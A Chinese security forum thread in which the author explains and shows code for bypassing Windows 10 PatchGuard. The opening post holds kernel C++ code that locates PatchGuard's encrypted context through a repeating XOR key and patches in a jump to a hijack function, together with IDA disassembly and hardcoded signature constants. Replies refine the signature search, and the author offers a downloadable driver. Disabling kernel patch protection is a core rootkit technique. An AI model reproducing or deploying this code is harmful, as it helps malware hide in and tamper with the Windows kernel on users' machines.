



发帖

回复

[返回列表](#)

查看: 266 | 回复: 13

[原创] 绕过windows10 patchguard原理与实现 [\[复制链接\]](#)



楼主

[电梯直达](#)



发表于 3 天前 | 只看该作者

mengwuji



升级 100%

220 主题
 66 精华
 1478 积分

[发消息](#)

梦织未来(www.mengwuji.net)

作者: mengwuji

上个帖子我讨论了windows10 pg的一些细节, 参见: <http://www.mengwuji.net/thread-7608-1-1.html>。已经讨论如何绕过, 但是没有提供一个比较好的方法进行绕过。这个帖子提供一个下午想出来的办法, 亲测可行。

上贴说过CmpAppendDllSection是经过双加密的, 我没能双解密出来, 所以说过一种办法是绕过CmpAppendDllSection函数, 对它后面的内容进行加解密, 因为它后面的内容是只进行过一次加密的, 而且我们对它怎么加密的已经清楚了, 所以想解密出来就要想办法。今天早上我还想不出怎么去解密出CmpAppendDllSection函数后面的内容, 但是下午就想到了, 有点儿小兴奋。

先贴出CmpAppendDllSection后面的解密代码:

```

01.
02.
03.  auto TempSize = FollowContextSize;    //context的尺寸
04.  auto FollowContextKey = ContextKey;
05.  //解密剩下的部分
06.  do {
07.      pTempMem[(0xC0 / sizeof(ULONG_PTR)) + TempSize] ^= FollowContextKey;
08.      auto RorBit = static_cast<UCHAR>(TempSize);
09.      FollowContextKey = ROR(FollowContextKey, RorBit, 64);
10.  } while (--TempSize);
11.
12.
    
```

[复制代码](#)

上面的解密难点在于key是每8个字节变动一次, 而且通过当前key无法推出下一次key, 所以之前我就想了很久没辙。下午换了个思路, 既然无法通过当前key推算出下一个key的内容, 那能不能推出下下下下下.....次key的内容呢? 答案是能! 上面的代码可以看出key每经过0x100*8个字节后, 就会变回原来的key, 意思就是当前的动态key和+0x800字节后面计算的动态key是一样的! 发现这点后的我就立马去实验了, 结果完全可行。先来看看我虚拟机的CmpAppendDllSection代码:

```

01.
02.  INIT:000000001407C4B00                                CmpAppendDllSection proc near
                                ; DATA XREF: sub_1407AAAC8+1C4D^o
03.  INIT:000000001407C4B00                                db      2Eh
04.  INIT:000000001407C4B00 2E 48 31 11                    xor     [rcx], rdx
05.  INIT:000000001407C4B04 48 31 51 08                    xor     [rcx+8], rdx
06.  INIT:000000001407C4B08 48 31 51 10                    xor     [rcx+10h],
                                rdx
    
```

07.	INIT:00000001407C4B0C 48 31 51 18 rdx	xor	[rcx+18h],
08.	INIT:00000001407C4B10 48 31 51 20 rdx	xor	[rcx+20h],
09.	INIT:00000001407C4B14 48 31 51 28 rdx	xor	[rcx+28h],
10.	INIT:00000001407C4B18 48 31 51 30 rdx	xor	[rcx+30h],
11.	INIT:00000001407C4B1C 48 31 51 38 rdx	xor	[rcx+38h],
12.	INIT:00000001407C4B20 48 31 51 40 rdx	xor	[rcx+40h],
13.	INIT:00000001407C4B24 48 31 51 48 rdx	xor	[rcx+48h],
14.	INIT:00000001407C4B28 48 31 51 50 rdx	xor	[rcx+50h],
15.	INIT:00000001407C4B2C 48 31 51 58 rdx	xor	[rcx+58h],
16.	INIT:00000001407C4B30 48 31 51 60 rdx	xor	[rcx+60h],
17.	INIT:00000001407C4B34 48 31 51 68 rdx	xor	[rcx+68h],
18.	INIT:00000001407C4B38 48 31 51 70 rdx	xor	[rcx+70h],
19.	INIT:00000001407C4B3C 48 31 51 78 rdx	xor	[rcx+78h],
20.	INIT:00000001407C4B40 48 31 91 80 00 00 00 rdx	xor	[rcx+80h],
21.	INIT:00000001407C4B47 48 31 91 88 00 00 00 rdx	xor	[rcx+88h],
22.	INIT:00000001407C4B4E 48 31 91 90 00 00 00 rdx	xor	[rcx+90h],
23.	INIT:00000001407C4B55 48 31 91 98 00 00 00 rdx	xor	[rcx+98h],
24.	INIT:00000001407C4B5C 48 31 91 A0 00 00 00 rdx	xor	[rcx+0A0h],
25.	INIT:00000001407C4B63 48 31 91 A8 00 00 00 rdx	xor	[rcx+0A8h],
26.	INIT:00000001407C4B6A 48 31 91 B0 00 00 00 rdx	xor	[rcx+0B0h],
27.	INIT:00000001407C4B71 48 31 91 B8 00 00 00 rdx	xor	[rcx+0B8h],
28.	INIT:00000001407C4B78 48 31 91 C0 00 00 00 rdx	xor	[rcx+0C0h],
29.	INIT:00000001407C4B7F 31 11	xor	[rcx], edx
30.	INIT:00000001407C4B81 48 8B C2	mov	rax, rdx
31.	INIT:00000001407C4B84 48 8B D1	mov	rdx, rcx
32.	INIT:00000001407C4B87 8B 8A C4 00 00 00 [rdx+0C4h]	mov	ecx,
33.	INIT:00000001407C4B8D		
34.	INIT:00000001407C4B8D ; CODE XREF: CmpAppendDllSection+98 j		loc_1407C4B8D:
35.	INIT:00000001407C4B8D 48 31 84 CA C0 00 00 00 [rdx+rcx*8+0C0h], rax	xor	
36.	INIT:00000001407C4B95 48 D3 C8	ror	rax, cl
37.	INIT:00000001407C4B98 E2 F3 loc_1407C4B8D	loop	
38.	INIT:00000001407C4B9A 8B 82 50 05 00 00 [rdx+550h]	mov	eax,
39.	INIT:00000001407C4BA0 48 03 C2	add	rax, rdx

```
40.  INIT:00000001407C4BA3 48 83 EC 28                                sub    rsp, 28h
41.  INIT:00000001407C4BA7 FF D0                                call   rax
;我选择这个rax为我查找的内容进行解密，然后再加密回去，这样pg调用rax的时候
就会被我劫持到，进而绕过它~
42.  INIT:00000001407C4BA9 48 83 C4 28                                add    rsp, 28h
43.  INIT:00000001407C4BAD 4C 8B 80 00 01 00 00                    mov     r8,
[rax+100h]
44.  INIT:00000001407C4BB4 48 8D 88 00 05 00 00                    lea     rcx,
[rax+500h]
45.  INIT:00000001407C4BBB BA 01 00 00 00                    mov     edx, 1
46.  INIT:00000001407C4BC0 41 FF E0                                jmp     r8
47.  INIT:00000001407C4BC0                                CmpAppendDllSection endp
48.
复制代码
```

我已经知道上面地址00000001407C4BA7那里调用的rax是在ida中的哪个函数了，于是结合上面的思路就有了下面的代码：

```
01.
02.  ULONG_PTR NewExecPatchGuard(ULONG_PTR Unuse, ULONG_PTR Context)
03.  {
04.  KeBugCheckEx(0x119, Context, 0, 0, 0);
05.  }
06.  static void AttackPatchGuard(PUCHAR StartAddress, ULONG_PTR SizeOfBytes)
07.  {
08.  #define PageSize 0x1000
09.  if (SizeOfBytes < PageSize)
10.  {
11.      return ;
12.  }
13.  for (auto i = 0; i < SizeOfBytes; i++)
14.  {
15.      //下面攻击密文pg
16.      if ((i + 0x800 + 0x10) < SizeOfBytes)
17.      {
18.          auto TempKey1 = *(ULONG_PTR*)(StartAddress + i) ^ 0x4808588948c48b48;
19.          auto TempKey2 = *(ULONG_PTR*)(StartAddress + i + 0x8) ^ 0x5518788948107089;
20.          if ((* (ULONG_PTR*)(StartAddress + i + 0x800) ^ 0x8948f60344028b48) == TempKey1 &&
21.              (* (ULONG_PTR*)(StartAddress + i + 0x800 + 0x8) ^ 0xc1834808c2834801) == TempKey2)
22.          {
23.              LOG_DEBUG("ExecPatchGuard address:%p    TempKey1:%p    TempKey2:%p\n", StartAddress + i, TempKey1,
TempKey2);
24.              UCHAR Code[0x10] = {0};
25.              memcpy(Code, "\x48\xB8\x21\x43\x65\x87\x78\x56\x34\x12\xFF\xE0\x90\x90\x90\x90", 0x10);
26.              * (ULONG_PTR*)(Code + 0x2) = (ULONG_PTR)NewExecPatchGuard;
27.              * (ULONG_PTR*)(StartAddress + i) = * (ULONG_PTR*)Code ^ TempKey1;
28.              * (ULONG_PTR*)(StartAddress + i + 0x8) = * (ULONG_PTR*)(Code + 0x8) ^ TempKey2;
29.          }
30.      }
31.  }
32.  }
33.
复制代码
```

我故意在我接管的函数里面制造了一个蓝屏，果然蓝屏了(我实际应该弄个打印....)。然后改了NewExecPatchGuard为下面的代码：

```
01.
02.  ULONG_PTR NewExecPatchGuard(ULONG_PTR Unuse, ULONG_PTR Context)
```

```
03. {
04.  *(ULONG_PTR*)(Context + 0x100) = (ULONG_PTR)NewExQueueWorkItem;
05.  return Context;
06. }
07.
```

复制代码

并且我的代码中设置了一个hook，静静的等了40多分钟没毛病，思路果然是没问题的，窃喜~

这是我用最少的代码干掉pg的，而且真的感觉炒鸡简单~ 不过有个问题是，这个每个版本硬编码可能不一样，要多采集点儿才行。



ps：以后要好好学学算法，估计算法厉害的话能节约好多时间了...

希望小伙伴们也多多分享些东西，我目前过windows10 pg用到了其他的一个办法，也是贼6的感觉，过些时候我再分享出来。



本主题由 mengwuji 于 3 天前 加入精华

分享到: QQ好友和群 腾讯微博 QQ空间

收藏 1 分享 支持 1 反对


我一定是见鬼了！

点评

回复

举报

killvxk



升级 8.33%

1	0	225
主题	精华	积分

发消息

发表于 3 天前 | 只看该作者

沙发

本帖最后由 killvxk 于 2017-11-9 20:11 编辑

这个编码很硬啊，需要读NTOS文件从INITKDBG段取出特征才行
后面2个硬编码每个版本都不一样
前面2个没毛病，整个版本没有变化，但是+0x800，变化太多每个build都不一样不变的是前面
0x4808588948c48b48
0x5518788948107089
+0x800每个build变化

点评

回复

支持

反对

举报

mengwuji

楼主 | 发表于 3 天前 | 只看该作者

板凳



升级 100%
220 | 66 | 1478
主题 | 精华 | 积分

发消息

killvxk 发表于 2017-11-9 19:50

这个编码很硬啊，需要读NTOS文件从INITKDBG段取出特征才行
后面2个硬编码每个版本都不一样
前面2个没毛病 ...

嗯，就是有些硬编码不好，但是如果全部收集应该也不麻烦的，我不信windows10的pg还有十几种变化。
如果收集齐全了至少目前来说是公开的最好的解决方案了。

我一定是见鬼了！

点评 回复 支持 反对

举报

killvxk



升级 8.33%
1 | 0 | 225
主题 | 精华 | 积分

发消息

发表于 3 天前 | 只看该作者

地板

mengwuji 发表于 2017-11-9 20:09

嗯，就是有些硬编码不好，但是如果全部收集应该也不麻烦的，我不信windows10的pg还有十几种变化。
如 ...

好办法就是我说的读文件取ntoskrnl的initkdbg节数据，
搜索前2个特征码定位那个代码，
然后取出+0x800，+0x808的2个QWORD来。

点评 回复 支持 反对

举报

mengwuji



升级 100%
220 | 66 | 1478
主题 | 精华 | 积分

发消息

楼主 | 发表于 3 天前 | 只看该作者

5#

killvxk 发表于 2017-11-9 20:14

好办法就是我说的读文件取ntoskrnl的initkdbg节数据，
搜索前2个特征码定位那个代码，
然后取出+0x800 ...

嗯，你说的这样也是没毛病的，还比较通用。同时还能把win7 win8一份代码就搞定了。

我一定是见鬼了！

点评 回复 支持 反对

举报

killvxk



升级 8.33%
1 | 0 | 225
主题 | 精华 | 积分

发消息

发表于 3 天前 | 只看该作者

6#

mengwuji 发表于 2017-11-9 20:16

嗯，你说的这样也是没毛病的，还比较通用。同时还能把win7 win8一份代码就搞定了。

是啊，等有时间写写代码

点评 回复 支持 反对


举报

mengwuji



升级 100%
220 | 66 | 1478
主题 | 精华 | 积分

发消息

 楼主 | 发表于 3 天前 | 只看该作者

7#

killvxk 发表于 2017-11-9 20:21
是啊，等有时间写写代码

希望微软赶紧修复这个漏洞 

我一定是见鬼了！

点评 回复 支持 反对

举报

Chameleon



升级 21.33%
8 | 0 | 82
主题 | 精华 | 积分

发消息

 发表于 3 天前 | 只看该作者


8#

感谢分享 

点评 回复 支持 反对

举报

amaza



升级 18%
0 | 0 | 9
主题 | 精华 | 积分

发消息

 发表于 前天 08:00 | 只看该作者


9#

好厉害！

点评 回复 支持 反对

举报


125096

 发表于 前天 08:53 | 只看该作者

10#

我目前过windows10 pg用到了其他的一个办法，也是贼6的感觉，过些时候我再分享出来。





升级 28%

23	0	92
主题	精华	积分

发消息

点评 回复 支持 反对 举报

woshidc523

学习表		
姓名	科目	成绩
王小明	语文	85分
李小红	数学	92分
考试成绩		
科目	平均分	总分
语文	85分	255分
数学	92分	276分
总分		
语文	85分	255分

升级 64%

2	0	32
主题	精华	积分

发消息

发表于 前天 10:09 | 只看该作者

11#

谢谢梦大分享~~

点评 回复 支持 反对 举报

FadeC



升级 100%

40	4	144
主题	精华	积分

发消息

发表于 前天 18:07 | 只看该作者

12#

谢谢梦大分享~~

点评 回复 支持 反对 举报

zanpo



升级 4%

1	0	2
主题	精华	积分

发表于 前天 22:50 | 只看该作者

13#



虽然看不懂，还是围观一下

发消息

点评 回复 支持 反对

举报

mengwuji



升级 100%

220 66 1478
主题 精华 积分

发消息

楼主 | 发表于 昨天 21:20 | 只看该作者

14#

补充内容：

我写了示例驱动，目前测试了几台电脑没有问题，希望更多的小伙伴能测试下。文件为了防止利用我加了一点儿限制，有兴趣的小伙伴请下载。解压密码：www.mengwuji.net



PassPG.rar

39.53 KB, 下载次数: 6

我一定是见鬼了！


点评 回复 支持 反对

举报

发帖

回复

返回列表



上传

高级模式

发表回复

将此回复同步到

☐ 回帖后跳转到最后一页

本版积分规则